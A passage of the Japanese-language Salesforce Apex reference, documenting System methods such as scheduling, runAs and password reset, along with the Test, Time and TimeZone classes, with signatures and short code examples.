戻り値

型: List<Id>

purgeOldAsyncJobs(dt)

指定日より前に完了、中止、または失敗状況で実行を終了したジョブの非同期 Apex ジョブレコードを削除し、削除したレコード数を返します。

署名

```
public static Integer purgeOldAsyncJobs(Date dt)
```

パラメータ

dt
型: Date

どの日付以前の古いレコードを削除するのか、日付を指定します。日付の比較は、AsyncApexJob の `CompletedDate` 項目 (GMT タイムゾーン) に基づいて比較されます。

戻り値

型: Integer

使用方法

Apex 非同期ジョブレコードは、AsyncApexJob のレコードです。

システムは、実行を終了した、8日以上前のジョブについて非同期ジョブレコードをクリーンアップします。このメソッドを使用し、より多くのレコードをクリーンアップすることで、AsyncApexJob のサイズをさらに小さくすることができます。

このメソッドの各実行は、DML ステートメントのガバナ制限に単一行としてカウントされます。

例

次の例では、前日以前に終了したジョブのすべてのジョブレコードを削除する方法を示します。

```
Integer count = System.purgeOldAsyncJobs

   (Date.today());

System.debug('Deleted ' +

   count + ' old jobs.');
```

requestVersion()

パッケージのメジャーバージョン番号とマイナーバージョン番号の2つの番号で構成されるバージョンを返します。

署名

```
public static System.Version requestVersion()
```

戻り値

型: System.Version

使用方法

このメソッドでは、コール元のコードがパッケージを参照するパッケージのインストール済みインスタンスのバージョンを特定できます。コール元のコードが保持するバージョンに基づいて、パッケージコードの動作をカスタマイズできます。

未管理パッケージの場合、`requestVersion` メソッドはサポートされません。未管理パッケージからコールする場合、例外が発生します。

resetPassword(userId, sendUserEmail)

指定されたユーザのパスワードをリセットします。

署名

```
public static System.ResetPasswordResult resetPassword(ID userId, Boolean sendUserEmail)
```

パラメータ

userId
型: ID

sendUserEmail
型: Boolean

戻り値

型: System.ResetPasswordResult

使用方法

ユーザが新しいパスワードでログインすると、新しいパスワードを入力してセキュリティに関する質問および回答を選択するように求められます。*sendUserEmail* に `true` を指定すると、パスワードがリセットされたことをユーザに通知するメールが送信されます。このメールには、新しいパスワードを使用して Salesforce にサインオンするためのリンクが含まれます。ユーザのログイン時に新しいパスワードの入力を求めない場合は、`setPassword(userId, password)` を使用します。

警告: このメソッドを使用する場合は注意が必要です。また、この機能をエンドユーザに公開しないでください。

runAs(version)

現在のパッケージバージョンを、引数で指定されたパッケージバージョンに変更します。

署名

```
public static Void runAs(System.Version version)
```

パラメータ

version
型: System.Version

戻り値

型: Void

使用方法

パッケージ開発者は、コードをアップグレードしながら、以前のパッケージバージョンのクラスおよびトリガの既存の動作を引き続きサポートするために、Version メソッドを使用できます。Apex クラスおよびトリガは、クラスまたはトリガが参照するインストール済みの各管理パッケージのバージョン設定で保存されます。

このメソッドを使用して、AppExchange にアップロードする異なるパッケージバージョンのコンポーネントの動作をテストします。このメソッドは、異なるパッケージバージョンの動作をテストできるように、テストメソッドのメジャーバージョン番号とマイナーバージョン番号の2つで構成されるバージョン番号を効率的に設定します。

テストメソッドでは runAs のみ使用できます。トランザクションで、このメソッドに対するコール数の制限はありません。このメソッドの使用例は、「パッケージバージョンの動作のテスト」を参照してください。

runAs(userSObject)

現在のユーザを指定されたユーザに変更します。

署名

```
public static Void runAs(User userSObject)
```

パラメータ

userSObject
型: User

戻り値

型: Void

使用方法

指定されたユーザのレコード共有のすべてが、runAs の実行時に強制されます。テストメソッドでは runAs のみ使用できます。詳細は、「runAs メソッドの使用」 (ページ 687)を参照してください。

メモ: runAs メソッドは、ユーザライセンスの制限を無視します。組織に追加ユーザライセンスがない場合でも、runAs で新しいユーザを作成できます。

runAs メソッドは、パラメータとして渡されたユーザがインスタンス化済みでまだ挿入されていない場合は、暗黙的に挿入します。

DML 操作を runAs ブロックで囲むことで、runAs を使用して混合 DML 操作をテストで実行することもできます。この方法では、設定オブジェクトを他の sObject と一緒に挿入または更新しようとすると返される混合 DML エラーを回避できます。「DML 操作で同時に使用できない sObject」を参照してください。

メモ: runAs の各コールは、プロセスで発行される DML ステートメントの合計数にカウントされます。

schedule(jobName, cronExpression, schedulableClass)

schedule インターフェースを実装する Apex クラスで Schedulable を使用して、Cron 式によって指定された時間に実行されるようにクラスをスケジュールします。

署名

```
public static String schedule(String jobName, String cronExpression, Object
schedulableClass)
```

パラメータ

jobName
型: String

cronExpression
型: String

schedulableClass
型: Object

戻り値

型: String

スケジュール済みジョブ ID (CronTrigger ID) を返します。

使用方法

クラスをトリガからスケジュールする場合は、細心の注意を払ってください。制限を超えるスケジュールクラスをトリガで追加しないようにする必要があります。特に、API の一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。`abortJob` メソッドを使用して、スケジュールされた後にジョブを停止します。

メモ: Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

`System.Schedule` メソッドの使用

`Schedulable` インターフェースでクラスを実装したら、`System.Schedule` メソッドを使用してそれを実行します。スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。

メモ: クラスをトリガからスケジュールする場合は、細心の注意を払ってください。制限を超えるスケジュールクラスをトリガで追加しないようにする必要があります。特に、APIの一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。

`System.Schedule` メソッドは、ジョブの名前、ジョブの実行予定日時を表すために使用する式、クラスの名前という 3 つの引数を取ります。この式の構文は次のとおりです。

```
Seconds Minutes Hours Day_of_month Month Day_of_week optional_year
```

メモ: Salesforce は、指定された時間に実行されるようにクラスをスケジュール設定します。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

`System.Schedule` メソッドでは、すべてのスケジュールの基準としてユーザのタイムゾーンが使用されます。

式の値は次のとおりです。

名前	値	特殊文字
Seconds	0 〜 59	なし
Minutes	0 〜 59	なし
Hours	0 〜 23	, - * /
Day_of_month	1 〜 31	, - * ? / L W
Month	1 〜 12、または次のとおりです。 • JAN • FEB • MAR • APR • MAY • JUN • JUL • AUG • SEP • OCT • NOV • DEC	, - * /
Day_of_week	1 〜 7、または次のとおりです。 • SUN • MON • TUE • WED • THU • FRI • SAT	, - * ? / L #
optional_year	Null または 1970 〜 2099	, - * /

特殊文字の定義は次のとおりです。

特殊文字	説明
,	値を区切ります。たとえば、複数の月を指定する場合は JAN, MAR, APR を使用します。
-	範囲を指定します。たとえば、複数の月を指定する場合は JAN-MAR を使用します。

特殊文字	説明
*	すべての値を指定します。たとえば、*Month* を * と指定すると、ジョブは毎月にスケジュールされます。
?	特定の値を指定しません。*Day_of_month* と *Day_of_week* のみで使用でき、通常は、特定の値以外を指定しない場合に使用します。
/	増分を指定します。スラッシュの前の数値は期間の開始を指定し、スラッシュの後の数値は期間の長さを指定します。たとえば、*Day_of_month* に 1/5 と指定した場合、Apex クラスは月の 1 日から始まり、5 日おきに実行されます。
L	範囲の終了を指定します。*Day_of_month* と *Day_of_week* でのみ使用できます。*日*で使用すると、1 月の場合は 1 月 31 日、うるう年の 2 月の場合は 2 月 28 日など、L は常に月末日を意味します。*Day_of_week* のみで使用すると、7 または SAT を意味します。*Day_of_week* の値と一緒に使用すると、その月で指定した曜日の最後を意味します。たとえば、2L と指定すると、月の最終月曜日が指定されます。L と一緒に値の範囲は使用しないでください。予期しない結果が生じる場合があります。
W	特定の日に最も近い平日 (月曜日～金曜日) を指定します。*Day_of_month* でのみ使用できます。たとえば、20W と指定し、20 日が土曜日の場合、クラスは 19 日に実行されます。1W と指定すると、1 日が土曜日の場合、クラスはその前の月ではなく、次の月曜日である 3 日に実行されます。 ヒント: 月の最後の平日を指定するには、L と W を一緒に使用します。
#	***weekday*#*day_of_month*** という形式で、月の第 *nth* 日目を指定します。*Day_of_week* でのみ使用できます。# の前の数値は、平日 (SUN-SAT) を指定します。# の後の数値は、月の日付を指定します。たとえば、2#2 と指定すると、クラスは毎月第 2 月曜日に実行されます。

次に、式の使用方法の例を示します。

式	説明
0 0 13 * * ?	クラスは毎日午後 1 時に実行されます。
0 0 22 ? * 6L	クラスは毎月最終金曜日の午後10時に実行されます。
0 0 10 ? * MON-FRI	クラスは月曜日から金曜日の午前 10 時に実行されます。

式	説明
`0 0 20 * * ? 2010`	クラスは 2010 年の毎日午後 8 時に実行されます。

次の例では、クラス `proschedule` によって `Schedulable` インターフェースが実装されます。このクラスは、2 月 13 日の午前 8 時に実行するようにスケジュールされています。

```
proschedule p = new proschedule();

        String sch = '0 0 8 13 2 ?';

        system.schedule('One Time Pro', sch, p);
```

scheduleBatch(batchable, jobName, minutesFromNow)

指定された時間が経過した後に、指定されたジョブ名を使用して一括処理ジョブが 1 回実行されるようにスケジュール設定します。

署名

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer minutesFromNow)
```

パラメータ

batchable

型: Database.Batchable

`Database.Batchable` インターフェースを実装するクラスのインスタンス。

jobName

型: String

このメソッドが開始するジョブの名前。

minutesFromNow

型: Integer

ジョブを実行開始するまでの分単位の期間。この引数は 0 よりも大きい値にする必要があります。

戻り値

型: String

スケジュール済みジョブ ID (CronTrigger ID)。

使用方法

メモ: `System.scheduleBatch` では、次の点に留意してください。

- `System.scheduleBatch` をコールすると、Salesforce により指定の時間にジョブを実行するようにスケジュールされます。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。

- スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。
- ジョブのスケジュールがトリガされると、システムは処理する一括処理ジョブをキューに入れます。組織で Apex Flex キューが有効になっている場合、Flex キューの最後に一括処理ジョブが追加されます。詳細は、「Apex Flex キュー内での一括処理ジョブの保留」を参照してください。
- スケジュールされたすべての Apex 制限は、`System.scheduleBatch` を使用してスケジュールされた一括処理ジョブに適用されます。一括処理ジョブが (`Holding` または `Queued` 状況で) キューに入れられると、すべての一括処理ジョブ制限が適用され、ジョブはスケジュール済みの Apex 制限としてカウントされなくなります。
- このメソッドをコールしてから一括処理ジョブが開始するまでは、返されたスケジュール済みジョブ ID を使用して、`System.abortJob` メソッドを使用したスケジュール済みジョブを中止できます。

「`System.scheduleBatch` メソッドの使用」の例を参照してください。

scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)

指定された時間が経過した後に、指定されたジョブ名と範囲サイズを使用して一括処理ジョブが1回実行されるようにスケジュール設定します。スケジュール済みジョブ ID (CronTrigger ID) を返します。

署名

```
public static String scheduleBatch(Database.Batchable batchable, String jobName, Integer minutesFromNow, Integer scopeSize)
```

パラメータ

batchable
型: Database.Batchable

`Database.Batchable` インターフェースを実装する一括処理クラス。

jobName
型: String

このメソッドが開始するジョブの名前。

minutesFromNow
型: Integer

ジョブを実行開始するまでの分単位の期間。

scopeSize
型: Integer

一括処理 `execute` メソッドに渡すレコードの数です。

戻り値

型: String

使用方法

メモ: System.scheduleBatch では、次の点に留意してください。

- System.scheduleBatch をコールすると、Salesforce により指定の時間にジョブを実行するようにスケジュールされます。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。
- スケジューラは、システムとして実行されます。ユーザがそのクラスの実行権限を持っているかどうかにかかわらず、すべてのクラスが実行されます。
- ジョブのスケジュールがトリガされると、システムは処理する一括処理ジョブをキューに入れます。組織で Apex Flex キューが有効になっている場合、Flex キューの最後に一括処理ジョブが追加されます。詳細は、「Apex Flex キュー内での一括処理ジョブの保留」を参照してください。
- スケジュールされたすべての Apex 制限は、System.scheduleBatch を使用してスケジュールされた一括処理ジョブに適用されます。一括処理ジョブが (Holding または Queued 状況で) キューに入れられると、すべての一括処理ジョブ制限が適用され、ジョブはスケジュール済みの Apex 制限としてカウントされなくなります。
- このメソッドをコールしてから一括処理ジョブが開始するまでは、返されたスケジュール済みジョブ ID を使用して、System.abortJob メソッドを使用したスケジュール済みジョブを中止できます。

「System.scheduleBatch メソッドの使用」の例を参照してください。

setPassword(userId, password)

指定されたユーザのパスワードを設定します。

署名

```
public static Void setPassword(ID userId, String password)
```

パラメータ

userId
型: ID

password
型: String

戻り値

型: Void

使用方法

このパスワードでユーザがログインすると、新しいパスワードを作成するように求められません。ユーザがリセットプロセスを行い、独自のパスワードを作成するようにする場合は、resetPassword(userId, sendUserEmail) を使用します。

警告: このメソッドを使用する場合は注意が必要です。また、この機能をエンドユーザに公開しないでください。

submit(workItemIds, comments, nextApprover)

処理された承認を送信します。申請者である現在のユーザに適用可能なすべてのプロセスの開始条件が評価されます。

署名

```
public static List<ID> submit(List<ID> workItemIds, String comments, String nextApprover)
```

パラメータ

workItemIds
型: List<ID>

comments
型: String

nextApprover
型: String

戻り値

型: List<ID>

使用方法

申請および評価の拡張機能についての詳細は、「ProcessSubmitRequest クラス」 クラスを参照してください。

today()

現在の日付を現在のユーザのタイムゾーンで返します。

署名

```
public static Date today()
```

戻り値

型: Date

テストクラス

Visualforce テストに関連するメソッドが含まれます。

名前空間

System

Test メソッド

`Test` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

testUninstall(uninstallImplementation)
パッケージでのアンインストールスクリプトの指定に使用される、UninstallHandler インターフェースの実装をテストします。テストは、開発環境のテストイニシエータとして実行されます。

getStandardPricebookId()

組織内の標準価格表の ID を返します。

署名

```
public static Id getStandardPricebookId()
```

戻り値

型: Id

標準価格表の ID。

使用方法

このメソッドでは、テストで組織データをクエリできるかどうかに関係なく、組織内の標準価格表の ID を返します。デフォルトでは、`@isTest(SeeAllData=true)` アノテーションが付加されていない限り、テストで組織データをクエリすることはできません。

標準価格で価格表エントリを作成するには、標準価格表の ID が必要です。このメソッドを使用して標準価格表 ID を取得すれば、テストで価格表エントリを作成できます。

例

次の例では、価格表エントリのテストデータをいくつか作成します。この例のテストメソッドは、標準価格表 ID を取得し、その ID を使用して標準価格で商品の価格表エントリを作成します。次に、テストはカスタム価格表を作成し、このカスタム価格表の ID を使用して、カスタム価格の価格表エントリを追加します。

```
@isTest

public class PriceBookTest {

    // Utility method that can be called by Apex tests to create price book entries.

    static testmethod void addPricebookEntries() {

        // First, set up test price book entries.

        // Insert a test product.

        Product2 prod = new Product2(Name = 'Laptop X200',

            Family = 'Hardware');

        insert prod;
```

```
        // Get standard price book ID.
        // This is available irrespective of the state of SeeAllData.
        Id pricebookId = Test.getStandardPricebookId();

        // 1. Insert a price book entry for the standard price book.
        // Standard price book entries require the standard price book ID we got earlier.
        PricebookEntry standardPrice = new PricebookEntry(
            Pricebook2Id = pricebookId, Product2Id = prod.Id,
            UnitPrice = 10000, IsActive = true);
        insert standardPrice;

        // Create a custom price book
        Pricebook2 customPB = new Pricebook2(Name='Custom Pricebook', isActive=true);
        insert customPB;

        // 2. Insert a price book entry with a custom price.
        PricebookEntry customPrice = new PricebookEntry(
            Pricebook2Id = customPB.Id, Product2Id = prod.Id,
            UnitPrice = 12000, IsActive = true);
        insert customPrice;

        // Next, perform some tests with your test price book entries.
    }
}
```

invokeContinuationMethod(controller, request)

テストメソッド内で指定されたコントローラと継続のコールバックメソッドを呼び出します。

署名

```
public static Object invokeContinuationMethod(Object controller, Continuation request)
```

パラメータ

controller
型: Object

継続要求を呼び出すコントローラクラスのインスタンス。

request
型: Continuation

コントローラクラスのアクションメソッドから返される継続。

戻り値

型: Object

継続コールバックメソッドの応答。

使用方法

継続をテストするには、`Test.setContinuationResponse` メソッドと `Test.invokeContinuationMethod` メソッドを使用します。テストコンテキストでは、継続のコールアウトは外部サービスに送信されません。これらのメソッドを使用することで、擬似応答を設定でき、ランタイムから継続コールバックメソッドがコールされ擬似応答が処理されます。

`Test.invokeContinuationMethod` をコールする前に、`Test.setContinuationResponse` をコールします。`Test.invokeContinuationMethod` をコールすると、継続に関連付けられたコールバックメソッドがランタイムで実行されます。コールバックメソッドでは、`Test.setContinuationResponse` で設定された擬似応答が処理されます。

isRunningTest()

現在実行中のコードが、テストメソッドに含まれているコードによってコールされた場合、`true` を返します。その他の場合は、`false` を返します。テストからコールされたかどうかに応じて異なるコードを実行する必要がある場合に、このメソッドを使用します。

署名

```
public static Boolean isRunningTest()
```

戻り値

型: Boolean

loadData(sObjectToken, resourceName)

指定した静的リソース.csvファイルから、指定したsObject型のテストレコードを挿入し、挿入されたsObjectのリストを返します。

署名

```
public static List<sObject> loadData(Schema.SObjectType sObjectToken, String
resourceName)
```

パラメータ

sObjectToken
型: Schema.SObjectType

テストレコードを挿入するsObject型。

resourceName
型: String

読み込むテストレコードを含む.csvファイルに対応する静的リソース。この名前は大文字と小文字を区別しません。

戻り値

型: List<sObject>

使用方法

このメソッドをコールする前に静的リソースを作成する必要があります。静的リソースは、拡張子が.csvのカンマ区切りファイルです。このファイルにはテストレコードの項目名と値が含まれます。ファイルの最初の行に項目名を含め、2行目以降に値を含める必要があります。静的リソースについての詳細は、Salesforceオンラインヘルプの「静的リソースの定義」を参照してください。

.csvファイルの静的リソースを作成したら、その静的リソースにMIMEタイプが割り当てられます。次のMIMEタイプがサポートされています。

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

setContinuationResponse(requestLabel, mockResponse)

テストメソッド内の継続HTTP要求に対する疑似応答を設定します。

署名

```
public static void setContinuationResponse(String requestLabel, System.HttpResponse
mockResponse)
```

パラメータ

requestLabel
型: String

継続 HTTP **要求に対応する一意の表示ラベル。この表示ラベルは** `Continuation.addHttpRequest` **によって返されます。**

mockResponse
型: HttpResponse

`Test.invokeContinuationMethod` **によって返される擬似応答。**

戻り値

型: void

使用方法

継続をテストするには、 `Test.setContinuationResponse` **メソッドと** `Test.invokeContinuationMethod` **メソッドを使用します。テストコンテキストでは、継続のコールアウトは外部サービスに送信されません。これらのメソッドを使用することで、擬似応答を設定でき、ランタイムから継続コールバックメソッドがコールされ擬似応答が処理されます。**

`Test.invokeContinuationMethod` **をコールする前に、** `Test.setContinuationResponse` **をコールします。** `Test.invokeContinuationMethod` **をコールすると、継続に関連付けられたコールバックメソッドがランタイムで実行されます。コールバックメソッドでは、** `Test.setContinuationResponse` **で設定された擬似応答が処理されます。**

setCurrentPage(page)

コントローラの現在の PageReference **を設定する** Visualforce **のテストメソッド。**

署名

```
public static Void setCurrentPage(PageReference page)
```

パラメータ

page
型: System.PageReference

戻り値

型: Void

setCurrentPageReference(page)

コントローラの現在の PageReference **を設定する** Visualforce **のテストメソッド。**

署名

```
public static Void setCurrentPageReference(PageReference page)
```

パラメータ

page
型: System.PageReference

戻り値

型: Void

setFixedSearchResults(setSearchResults)

固定された検索結果のリストを、テストメソッドで後続のすべての SOSL ステートメントに返されるよう定義します。

署名

```
public static Void setFixedSearchResults(ID[] setSearchResults)
```

パラメータ

setSearchResults
型: ID[]

opt_set_search_results で指定されたレコード ID のリストは、WHERE 句または LIMIT 句に指定されていない場合、通常は SOSL クエリで返される結果を置き換えます。これらの句が SOSL クエリにある場合、固定された検索結果のリストに適用されます。

戻り値

型: Void

使用方法

opt_set_search_results が指定されていない場合、後続のすべての SOSL クエリは結果を返しません。

詳細は、「SOSL クエリの単体テストへの追加」 (ページ 690)を参照してください。

setMock(interfaceType, instance)

擬似応答モードを設定し、HTTP クラスまたは WSDL から自動生成されたコードを使用してコールアウトが実行されるたびに擬似応答を送信するように、Apex ランタイムに指示します。

署名

```
public static Void setMock(Type interfaceType, Object instance)
```

パラメータ

interfaceType
　型: System.Type

instance
　型: Object

戻り値

型: Void

使用方法

メモ: コールアウトを実行するコードが管理パッケージに含まれる場合、同じパッケージ内のテストメソッドから同じ名前空間を使用して `Test.setMock` をコールし、擬似コールアウトを行う必要があります。

setReadOnlyApplicationMode(applicationMode)

Salesforceのアップグレードおよびダウンタイム中に参照のみモードをシミュレートするには、Apexテストにおける組織のアプリケーションモードを参照のみに設定します。アプリケーションモードは、Apexテストの各実行が終了するとデフォルトのモードにリセットされます。

署名

```
public static Void setReadOnlyApplicationMode(Boolean applicationMode)
```

パラメータ

applicationMode
　型: Boolean

戻り値

型: Void

使用方法

`getApplicationReadWriteMode()` **システムメソッドも参照してください。**

DML例外のシミュレーションなど、参照のみモードのテストに無関係の目的で `setReadOnlyApplicationMode` を使用しないでください。

例

次の例では、アプリケーションモードを参照のみに設定し、新しい取引先レコードを挿入しようとしています。結果は例外となります。その後、アプリケーションモードはリセットされ、正しく挿入されます。

```
@isTest

private class ApplicationReadOnlyModeTestClass {

  public static testmethod void test() {

    // Create a test account that is used for querying later.

    Account testAccount = new Account(Name = 'TestAccount');

    insert testAccount;


    // Set the application read only mode.

    Test.setReadOnlyApplicationMode(true);


    // Verify that the application is in read-only mode.

    System.assertEquals(

                ApplicationReadWriteMode.READ_ONLY,

                System.getApplicationReadWriteMode());


    // Create a new account object.

    Account testAccount2 = new Account(Name = 'TestAccount2');


    try {

      // Get the test account created earlier. Should be successful.

      Account testAccountFromDb =

        [SELECT Id, Name FROM Account WHERE Name = 'TestAccount'];

      System.assertEquals(testAccount.Id, testAccountFromDb.Id);


      // Inserts should result in the InvalidReadOnlyUserDmlException
```

```
      // being thrown.
      insert testAccount2;
      System.assertEquals(false, true);
    } catch (System.InvalidReadOnlyUserDmlException e) {
      // Expected
    }
    // Insertion should work after read only application mode gets disabled.
    Test.setReadOnlyApplicationMode(false);

    insert testAccount2;
    Account testAccount2FromDb =
       [SELECT Id, Name FROM Account WHERE Name = 'TestAccount2'];
    System.assertEquals(testAccount2.Id, testAccount2FromDb.Id);
  }
}
```

startTest()

テストが実際に開始されるときに、テストコードのポイントをマークします。ガバナ制限をテストする場合にこのメソッドを使用します。

署名

```
public static Void startTest()
```

戻り値

型: Void

使用方法

`stopTest` と共にこのメソッドを使用して、`startTest` メソッドの後のすべての非同期コールが、アサーションまたはテストを実行する前に実行されるようにすることができます。各テストメソッドは、このメソッドを 1 回のみコールできます。このメソッドの前のすべてのコードを、変数の初期化、データ構造の入力などのために使用する必要があります。これにより、テストを実行するために必要なすべてを設定できます。`startTest` へのコールの後および `stopTest` の前に実行するコードはすべて、新しいガバナ制限セットが割り当てられます。

stopTest()

テストが終了するときに、テストコードのポイントをマークします。このメソッドは startTest メソッドと組み合わせて使用します。

署名

```
public static Void stopTest()
```

戻り値

型: Void

使用方法

各テストメソッドは、このメソッドを 1 回のみコールできます。stopTest メソッドの後に実行するコードはすべて、startTest がコールされる前に有効だった元の制限が割り当てられます。startTest メソッドの後に作成されたすべての非同期コールはシステムによって収集されます。stopTest を実行する場合、すべての非同期プロセスが同期して実行されます。

> メモ: startTest ブロックおよび stopTest ブロックでコールされた @future または executeBatch などの非同期コールは、キュー内ジョブ数の制限に対してカウントされません。

testInstall(installImplementation, version, isPush)

パッケージでのインストール後スクリプトの指定に使用される、InstallHandler インターフェースの実装をテストします。テストは、開発環境のテストイニシエータとして実行されます。

署名

```
public static Void testInstall(InstallHandler installImplementation, Version version,
Boolean isPush)
```

パラメータ

installImplementation
型: System.InstallHandler

InstallHandler インターフェースを実装するクラス

version
型: System.Version

登録者組織にインストールされた既存パッケージのバージョン番号を指定します。

isPush
型: Boolean

(省略可能) アップグレードがプッシュかどうかを指定します。デフォルト値は、false です。

戻り値

型: Void

使用方法

このメソッドでは、テストのインストールが失敗すると実行時例外が発生します。

例

```
@isTest static void test() {

  PostInstallClass postinstall =

    new PostInstallClass();

    Test.testInstall(postinstall,

      new Version(1,0));

  }
```

testUninstall(uninstallImplementation)

パッケージでのアンインストールスクリプトの指定に使用される、UninstallHandler インターフェースの実装をテストします。テストは、開発環境のテストイニシエータとして実行されます。

署名

```
public static Void testUninstall(UninstallHandler uninstallImplementation)
```

パラメータ

uninstallImplementation

型: System.UninstallHandler

UninstallHandler インターフェースを実装するクラス

戻り値

型: Void

使用方法

このメソッドでは、テストのアンインストールが失敗すると実行時例外が発生します。

例

```
@isTest static void test() {
```

```
UninstallClass uninstall =
  new UninstallClass();
  Test.testUninstall(uninstall);
}
```

Time クラス

Time プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

Time についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

Time メソッド

`Time` のメソッドは次のとおりです。

このセクションの内容:

second()
time の second コンポーネントを返します。

addHours(additionalHours)

指定した時間数を time に加算します。

署名

```
public Time addHours(Integer additionalHours)
```

パラメータ

additionalHours
型: Integer

戻り値

型: Time

例

```
Time myTime = Time.newInstance(1, 2, 3, 4);

Time expected = Time.newInstance(4, 2, 3, 4);

System.assertEquals(expected, myTime.addHours(3));
```

addMilliseconds(additionalMilliseconds)

指定したミリ秒数を time に加算します。

署名

```
public Time addMilliseconds(Integer additionalMilliseconds)
```

パラメータ

additionalMilliseconds
型: Integer

戻り値

型: Time

例

```
Time myTime = Time.newInstance(1, 2, 3, 0);

Time expected = Time.newInstance(1, 2, 4, 400);

System.assertEquals(expected, myTime.addMilliseconds(1400));
```

addMinutes(additionalMinutes)

指定した分数を time **に加算します。**

署名

```
public Time addMinutes(Integer additionalMinutes)
```

パラメータ

additionalMinutes
　型: Integer

戻り値

型: Time

例

```
Time myTime = Time.newInstance(18, 30, 2, 20);

Integer myMinutes = myTime.minute();

myMinutes = myMinutes + 5;

System.assertEquals(myMinutes, 35);
```

addSeconds(additionalSeconds)

指定した秒数を time **に加算します。**

署名

```
public Time addSeconds(Integer additionalSeconds)
```

パラメータ

additionalSeconds
　型: Integer

戻り値

型: Time

例

```
Time myTime = Time.newInstance(1, 2, 55, 0);

Time expected = Time.newInstance(1, 3, 5, 0);

System.assertEquals(expected, myTime.addSeconds(10));
```

hour()

time の hour コンポーネントを返します。

署名

```
public Integer hour()
```

戻り値

型: Integer

例

```
Time myTime = Time.newInstance(18, 30, 2, 20);

myTime = myTime.addHours(2);

Integer myHour = myTime.hour();

System.assertEquals(myHour, 20);
```

millisecond()

time の millisecond コンポーネントを返します。

署名

```
public Integer millisecond()
```

戻り値

型: Integer

例

```
Time myTime = Time.newInstance(3, 14, 15, 926);

System.assertEquals(926, myTime.millisecond());
```

minute()

time の minute コンポーネントを返します。

署名

```
public Integer minute()
```

戻り値

型: Integer

例

```
Time myTime = Time.newInstance(3, 14, 15, 926);

System.assertEquals(14, myTime.minute());
```

newInstance(hour, minutes, seconds, milliseconds)

指定された時間、分、秒、およびミリ秒の integer 表現から time を構築します。

署名

```
public static Time newInstance(Integer hour, Integer minutes, Integer seconds, Integer
milliseconds)
```

パラメータ

hour
型: Integer

minutes
型: Integer

seconds
型: Integer

milliseconds
型: Integer

戻り値

型: Time

例

次の例では、18:30:00:2:20 の時間を作成します。

```
Time myTime =

Time.newInstance(18, 30, 2, 20);
```

second()

time の second コンポーネントを返します。

署名

```
public Integer second()
```

戻り値

型: Integer

例

```
Time myTime = Time.newInstance(3, 14, 15, 926);

System.assertEquals(15, myTime.second());
```

TimeZone クラス

タイムゾーンを表します。新しいタイムゾーンを作成し、タイムゾーンID、オフセット、表示名などのタイムゾーンプロパティを取得するためのメソッドを含みます。

名前空間

System

使用方法

このクラスのメソッドを使用して、`UserInfo.getTimeZone` から返されるタイムゾーンまたはこのクラスの `getTimeZone` から返されるタイムゾーンのプロパティなど、タイムゾーンのプロパティを取得できます。

例

この例では、現在のユーザのタイムゾーンのプロパティを取得し、それをデバッグログに表示する方法を示します。

```
TimeZone tz = UserInfo.getTimeZone();

System.debug('Display name: ' + tz.getDisplayName());
```

```
System.debug('ID: ' + tz.getID());

// During daylight saving time for the America/Los_Angeles time zone

System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,10,23,12,0,0)));

// Not during daylight saving time for the America/Los_Angeles time zone

System.debug('Offset: ' + tz.getOffset(DateTime.newInstance(2012,11,23,12,0,0)));

System.debug('String format: ' + tz.toString());
```

このサンプルの出力は、ユーザのタイムゾーンによって異なります。ユーザのタイムゾーンがAmerica/Los_Angelesの場合の出力例を次に示します。 このタイムゾーンの場合、夏時間はGMTから-7時間(-25200000ミリ秒)であり、標準時間はGMTから-8時間(-28800000ミリ秒)です。

```
Display name: Pacific Standard Time

ID: America/Los_Angeles

Offset: -25200000

Offset: -28800000

String format: America/Los_Angeles
```

2番目の例では、New Yorkのタイムゾーンを作成し、GMTタイムゾーンに対するこのタイムゾーンのオフセットを取得する方法を示します。この例は、オフセットを取得するために2つの日付を使用します。1つの日付は夏時間前、もう1つの日付は夏時間後です。2000年の夏時間は、New Yorkタイムゾーンの10月29日、日曜日に終了しました。最初の日付は夏時間後であるため、最初の日付のオフセットはGMTに対して–5時間です。2012年の夏時間は、11月4日、日曜日に終了しました。2番目の日付は夏時間中であるため、2番目の日付のオフセットは–4時間です。

```
// Get the New York time zone

Timezone tz = Timezone.getTimeZone('America/New_York');



// Create a date before the 2007 shift of DST into November

DateTime dtpre = DateTime.newInstanceGMT(2000, 11, 1, 0, 0, 0);

system.debug(tz.getOffset(dtpre));   //-18000000 (= -5 hours = EST)



// Create a date after the 2007 shift of DST into November

DateTime dtpost = DateTime.newInstanceGMT(2012, 11, 1, 0, 0, 0);

system.debug(tz.getOffset(dtpost));   //-14400000 (= -4 hours = EDT)
```

次の例は前の例と似ていますが、夏時間の境界周辺でオフセットを取得しています。2014年の夏時間は、New Yorkタイムゾーンの11月2日、日曜日午前2時に終了しました。最初のオフセットは夏時間の終了直前に取得

され、2 番目のオフセットは夏時間の終了直後に取得されています。日付は DateTime.newInstanceGMT メソッドを使用して作成されます。このメソッドは、渡される日付値が GMT タイムゾーンに基づくことを前提としています。

```
// Get the New York time zone

Timezone tz = Timezone.getTimeZone('America/New_York');



// Before DST ends

DateTime dtpre = DateTime.newInstanceGMT(2014, 11, 2, 5, 59, 59);  //1:59:59AM local

system.debug(tz.getOffset(dtpre));   //-14400000 (= -4 hours = still on DST)



// After DST ends

DateTime dtpost = DateTime.newInstanceGMT(2014, 11, 2, 6, 0, 0); //1:00:00AM local

system.debug(tz.getOffset(dtpost));  //-18000000 (= -5 hours = back one hour)
```

TimeZone メソッド

TimeZone のメソッドは次のとおりです。

このセクションの内容:

getDisplayName()

